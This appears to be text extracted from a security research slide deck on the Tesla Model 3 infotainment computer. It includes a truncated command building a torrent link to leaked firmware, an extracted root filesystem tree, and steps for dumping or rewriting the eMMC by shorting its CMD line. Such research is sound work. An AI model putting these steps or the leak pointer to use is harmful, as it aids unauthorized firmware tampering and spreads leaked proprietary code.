
Hardware



SDCARD


# Model 3 – ICE Architecture

Software



# Model 3 – ICE Architecture

Ethernet Network



# Model 3 – ICE Resources

Leak

Open

Update on Tesla stuff #6

lewurm opened this issue on 2 Jan 2020 · 37 comments

## A little something

Maybe you can do something useful with that:


```
$ printf 'magnet:?xt=urn:btih:%s&dn=tesla-model-3&tr=udp%%3A%%2F%%2Fopen.stealth.si%%3A80&tr=udp%%3A%%2F%%2Ftr  
> `printf '%08x' 212127159` `printf '%08x' 2033012040` `printf '%08x' 1116869658` `printf '%08x' 1155000322` `pr
```

Have fun!



# Model 3 - ICE Resources

Leak



Tesla Internal documentation


# Model 3 – ICE Resources

Leak

```
ssh
david ~ > tesla > tesla-model-3 > tree -L 2 ice-2019.20.4.2
ice-2019.20.4.2
├── 2019.20.4.2.model3
├── extract
│   ├── bin
│   ├── deploy
│   ├── dev
│   ├── etc
│   ├── home
│   ├── lib
│   ├── media
│   ├── mnt
│   ├── opt
│   ├── proc
│   ├── root
│   ├── run
│   ├── sbin
│   ├── service
│   ├── sys
│   ├── tmp
│   ├── usr
│   └── var
19 directories, 1 file
david ~ > tesla > tesla-model-3
```

2019.20.4.2 squashfs (rootfs)





# eMMC Dump

## Strategy

---

1

### Force boot on SPI

If the eMMC is not readable, the CPU boots on SPI flash and eMMC is still powered

➤ Force eMMC failure by shorting eMMC CMD signal

2

### Connect SBC (BeagleBone B) SDIO channel

Linux detects eMMC card

Can be dumped or written with dd or other tools

